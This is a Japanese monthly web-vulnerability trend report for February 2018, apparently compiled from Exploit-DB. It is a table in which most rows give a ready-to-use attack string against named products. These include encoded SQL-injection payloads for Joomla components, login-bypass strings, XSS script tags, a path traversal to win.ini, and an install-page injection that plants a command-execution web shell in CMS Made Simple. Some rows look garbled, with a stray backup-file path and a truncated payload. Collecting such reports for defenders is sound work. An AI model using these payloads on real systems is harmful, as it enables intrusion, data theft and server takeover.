2018-02-16	44132	SQL Injection	難	早急対応要	Joomla Component ccNewsletter 2.x.x 'id' - SQL Injection	/index.php?option=com_ccnewsletter&task=removeSubscriber&id=Y2ZjZDIwODQ5NWQ1NjVlZjY2ZTdkZmY5Zjk4NzY0ZGEnJTIwT1IlMjAoU0VMRUNUJTIwMiUyMEZST00oU0VMRUNUJTIwQ09VTlQoKiksQ09OQ0FUKHZlcnNpb24oKSwoU0VMRUNUJTIwKEVMVCgxPTEsMSkpKSxkYXRhYmFzZSgpLEZMT09SKFJBTkQoMCkqMikpeCUyMEZST00lMjBJTkZPUk1BVElPTl9TQ0hFTUEuJUExVR0lQUyUyMEdST1VQJTIwQlklMjBKKWFpLS0lMjBhTXBM	Joomla! Component	Joomla Component ccNewsletter 2.x.x
2018-02-16	44133	SQL Injection	難	早急対応要	Joomla! Component Saxum Astro 4.0.14 - SQL Injection	/index.php?option=com_saxumastro&view=savereading&publicid=JTMxJTI3JTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTM2JTM2JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTJjJTI4JTU2JTQ1JTUyJTI4JTI5JTJjJTQxJTRjJTU0JTI4JTM2JTM2JTNkJTM2JTM2JTJjJTMxJTI5JTI5JTI5JTI5JTJkJTJkJTIwJTJk /index.php?option=com_saxumastro&view=interpret&typeid=1&signid=JTMxJTI5JTIwJTQxJTRlJTQ0JTIwJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTM2JTM2JTM1JTM1JTIwJTQ2JTUyJTRmJTRkJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJTRmJTRlJTQzJTQxJTU0JTIwJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTJjJTI4JTU2JTQ1JTUyJTI4JTI5JTJjJTQxJTRjJTU0JTI4JTM2JTM2JTNkJTM2JTM2JTJjJTMxJTI5JTI5JTI5JTI5JTJkJTJkJTIwJTJk	Joomla! Component	Joomla! Component Saxum Astro 4.0.14
2018-02-16	44134	SQL Injection	難	早急対応要	Joomla! Component Saxum Numerology 3.0.4 - SQL Injection	/index.php?option=com_saxumnumerology&view=savedresult&publicid=JTMxJTI3JTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTM2JTM2JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQwJTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTJjJTI4JTU2JTQ1JTUyJTI4JTI5JTJjJTQxJTRjJTU0JTI4JTM2JTM2JTNkJTM2JTM2JTJjJTMxJTI5JTI5JTI5JTI5JTJkJTJkJTIwJTJk POST /index.php?option=com_saxumnumerology&view=interpret HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 type_id=KFNFTEVDVCA2NiBGUk9NKFNFTEVDVCBDT1VOVCgqKSxDT05DQVQoQ09OQ0FUX1dTKDB4MjAzYTlwLFVTRVloKSxEQVRBQkFTRSgpLFZFUlNJT04oKSksKFNFTEVDVCAoRUxUKDY2PTY2LDEpKSksRkxPT1loUkFORCgwKSoyKSl4IEZST00gSU5GT1JNQVR	Joomla! Component	Joomla! Component Saxum Numerology 3.0.4

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-16	44135	SQL Injection	難	早急対応要	Joomla! Component SquadManagement 1.0.3 - SQL Injection	/index.php?option=com_squadmanagement&task=removewarround&id=JTMxJTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTM0JTMyJTMwJTM2JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM0JTMyJTMwJTM2JTNkJTM0JTMyJTMwJTM2JTJjJTMxJTI5JTI5JTI5JTI5JTI5 /index.php?option=com_squadmanagement&controller=appointment&task=deleteappointment&id=JTM5JTM5JTM5JTM5JTM5JTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTM1JTM2JTM2JTMyJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM0JTMyJTMwJTM2JTNkJTM0JTMyJTMwJTM2JTJjJTMxJTI5JTI5JTI5JTI5JTI5 /index.php?option=com_squadmanagement&controller=appointment&task=removefromappointment&id=JTM5JTM5JTM5JTM5JTM5JTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTM2JTM2JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM0JTMyJTMwJTM2JTNkJTM0JTMyJTMwJTM2JTJjJTMxJTI5JTI5JTI5JTI5JTI5 /index.php?option=com_squadmanagement&view=editsquad&format=memberlist&squadid=JTMxJTIwJTQxJTRlJTQ0JTIwJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTM2JTM2JTIwJTQ2JTUyJTRmJTRkJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJTRmJTU1JTRlJTU0JTI4JTJhJTI5JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM0JTMyJTMwJTM2JTNkJTM0JTMyJTMwJTM2JTJjJTMxJTI5JTI5JTI5JTI5JTI5 /index.php?option=com_squadmanagement&controller=squadmembers&task=addmember&squadid=JTMxJTIwJTQxJTRlJTQ0JTIwJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTMxJTMzJTM5JTM5JTIwJTQ2JTUyJTRmJTRkJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJTRmJTU1JTRlJTU0JTI4JTJhJTI5JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM0JTMyJTMwJTM2JTNkJTM0JTMyJTMwJTM2JTJjJTMxJTI5JTI5JTI5JTI5JTI5 /media/com_biblestudy/backup/Joomla375_jbs-db-backup_2018_February_22_1518955684.sql	Joomla! Component	Joomla! Component SquadManagement 1.0.3
2018-02-16	44136	SQL Injection	難	早急対応要	Joomla! Component Saxum Picker 3.2.10 - SQL Injection	/index.php?option=com_saxumpicker&view=savedspread&publicid=JTMxJTI3JTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTM2JTM2JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJTc4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM0JTMyJTMwJTM2JTNkJTM0JTMyJTMwJTM2JTJjJTMxJTI5JTI5JTI5JTI5JTI5%0a	Joomla! Component	Joomla! Component Saxum Picker 3.2.10
2018-02-16	44140	SQL Injection	中	早急対応要	PSNews Website 1.0.0 - 'Keywords' SQL Injection	POST /index.php/search HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 keywords=' or updatexml(1, concat(0x3a,user(),0x3a,database()),1)	PSNews Website	PSNews Website 1.0.0
2018-02-16	44141	XSS	易	高	Oracle Primavera P6 Enterprise Project Portfolio Management - HTTP Response Splitting	/p6/LoginHandler?languageCode=runesec%0a%0a%0a<script>alert(document.cookie)</script>%0a	Oracle Primavera P6 Enterprise Project Portfolio Management	Oracle Primavera P6 Enterprise Project Portfolio Management
2018-02-22	44158	SQL Injection	中	早急対応要	Joomla! Component CW Tags 2.0.6 - SQL Injection	/index.php?option=com_cwtags&searchtext[]=%2d%45%66%65%27%29%20%20%2f%2a%21%30%33%33%33%33%33%55%4e%49%4f%4e%2a%2f%20%2f%2a%21%30%33%33%33%33%53%45%4c%45%43%54%2a%2f%20%40%40%48%4f%53%54%4e%41%4d%45%2d%2d%20%2d	Joomla! Component	Joomla! Component CW Tags 2.0.6
2018-02-22	44159	Extension Filtering	中	高	Joomla! Component Proclaim 9.1.1 - Backup File Download	/media/com_biblestudy/backup/Joomla375_jbs-db-backup_2018_February_22_1518955684.sql	Joomla! Component	Joomla! Component Proclaim

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-22	44160	SQL Injection	中	早急対応要	Joomla! Component PrayerCenter 3.0.2 - 'sessionid' SQL Injection	/index.php?option=com_prayercenter&task=confirm&id=1&sessionid=%31%27%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%32%32%2c%43%4f%4e%43%41%54%28%30%78%35%63%2c%28%53%45%4c%45%43%54%20%47%52%4f%55%50%5f%43%4f%4e%43%41%54%28%74%61%62%6c%65%5f%6e%61%6d%65%20%53%45%50%41%52%41%54%4f%52%20%30%78%33%63%36%32%37%32%33%65%29%20%46%52%4f%4d%20%49%4e%46%4f%52%4d%41%54%49%4f%4e%5f%53%43%48%45%4d%41%2e%54%41%42%4c%45%53%20%57%48%45%52%45%20%54%41%42%4c%45%5f%53%43%48%45%4d%41%3d%44%41%54%41%42%41%53%45%28%29%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%3d%31%2c%31%29%29%29%2c%64%61%74%61%62%61%73%65%28%29%29%29%2d%2d%20%56%65%72%41%79%61%72%69	Joomla! Component	Joomla! Component PrayerCenter 3.0.2
2018-02-22	44161	SQL Injection	中	早急対応要	Joomla! Component Ek Rishta 2.9 - SQL Injection	/index.php/component/ekrishta/alluser?options=com_ekrishta&view=alluser&gender=[SQL]&age1=[SQL]&age2=[SQL]&religion=[SQL]&mothertounge=[SQL]&caste=[SQL]&country=%27%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%32%32%2c%43%4f%4e%43%41%54%28%30%78%35%63%2c%76%65%72%73%69%6f%6e%28%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%3d%31%2c%31%29%29%29%2c%64%61%74%61%62%61%73%65%28%29%29%29%2d%2d%20%56%65%72%41%79%61%72%69	Joomla! Component	Joomla! Component Ek Rishta 2.9
2018-02-22	44162	SQL Injection	中	早急対応要	Joomla! Component Alexandria Book Library 3.1.2 - 'letter' SQL Injection	/index.php?option=com_abook&view=category&letter=%44%27%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%32%32%2c%43%4f%4e%43%41%54%28%30%78%35%63%2c%76%65%72%73%69%6f%6e%28%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%3d%31%2c%31%29%29%29%2c%64%61%74%61%62%61%73%65%28%29%29%29%2d%2d%20%56%65%72%41%79%61%72%69	Joomla! Component	Joomla! Component Alexandria Book Library 3.1.2
2018-02-22	44163	SQL Injection	中	早急対応要	Joomla! Component CheckList 1.1.1 - SQL Injection	/index.php?option=com_checklist&view=frontend&title_search=[SQL]&tag_search=[SQL]&name_search=[SQL]&description_search=[SQL]&filter_order=%27%20%41%4e%44%20%45%58%54%52%41%43%54%56%41%4c%55%45%28%32%32%2c%43%4f%4e%43%41%54%28%30%78%35%63%2c%76%65%72%73%69%6f%6e%28%29%2c%28%53%45%4c%45%43%54%20%28%45%4c%54%28%31%3d%31%2c%31%29%29%29%2c%64%61%74%61%62%61%73%65%28%29%29%29%2d%2d%20%56%65%72%41%79%61%72%69	Joomla! Component	Joomla! Component CheckList 1.1.1
2018-02-22	44165	SQL Injection	易	早急対応要	Joomla! Component OS Property Real Estate 3.12.7 - SQL Injection	/os-property-layouts/search-tools/advanced-search?&option=com_osproperty&task=property_advsearch&cooling_system1=[SQL]&heating_system1=[SQL]&laundry=1%20and%201=1--	Joomla! Component	Joomla! Component OS Property Real Estate 3.12.7
2018-02-22	44170	XSS	易	高	Learning and Examination Management System - Cross-Site Scripting	POST /~projclient/demo/lems/learning-and-examination-management-system/messages/1 HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 message=<script>alert("test")</script>	Learning and Examination Management System	Learning and Examination Management System
2018-02-22	44171	XSS	易	高	Alibaba Clone Script 1.0.2 - Cross-Site Scripting	POST /~projclient/client/b2bhelpline//edit-profile HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 fname=<script>alert("test")</script>&lname=&email=&mobile=&tel=&fax=&cname=&addr=&cite=	Alibaba Clone Script	Alibaba Clone Script 1.0.2
2018-02-22	44172	XSS	易	高	Groupon Clone Script 3.0.2 - Cross-Site Scripting	POST /demo/arthi/nearby/profile.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 first_name=<script>alert("test")</script>&lastname=&email=&state=&city=&country_code=	Groupon Clone Script	Groupon Clone Script 3.0.2
2018-02-22	44241	Directory Traversal	中	中	Parallels Remote Application Server 15.5 - Path Traversal	/RASHTML5Gateway//..₩₩₩..₩₩₩..₩₩₩..₩₩₩..₩₩₩windows₩win.ini	Parallels Remote Application Server	Parallels Remote Application Server 15.5
2018-02-27	44185	SQL Injection	易	早急対応要	Schools Alert Management Script 2.0.2 - Authentication Bypass	POST /management_login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 email=admin' OR '1' = '1&pass=admin' OR '1' = '1	Schools Alert Management Script	Schools Alert Management Script 2.0.2
2018-02-27	44191	SQL Injection	易	早急対応要	School Management Script 3.0.4 - Authentication Bypass	POST /parents/Parent_module/parent_login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 name=admin&pass=x'or'x'='x	School Management Script	School Management Script 3.0.4

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-27	44192	Command Injection	中	早急対応要	CMS Made Simple 2.1.6 - Remote Code Execution	POST /cms/cmsms-2.1.6-install.php/index.php?mdf68c24c=4 HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 dbhost=localhost&dbname=cms&dbuser=xvwa&dbpass=xvwa&timezone=junk';echo%20system($_GET['cmd']);$junk='junk&next=Next+%E2%86%92	CMS Made Simple	CMS Made Simple 2.1.6
2018-02-28	44216	XSS	易	中	Routers2 2.24 - Cross-Site Scripting	/cgi-bin/routers2.pl?rtr=--><script>alert("XSS")</script>&bars=Cami&xgtype=d&page=graph&xgstyle=l2&xmtype=routers	Routers2	Routers2 2.24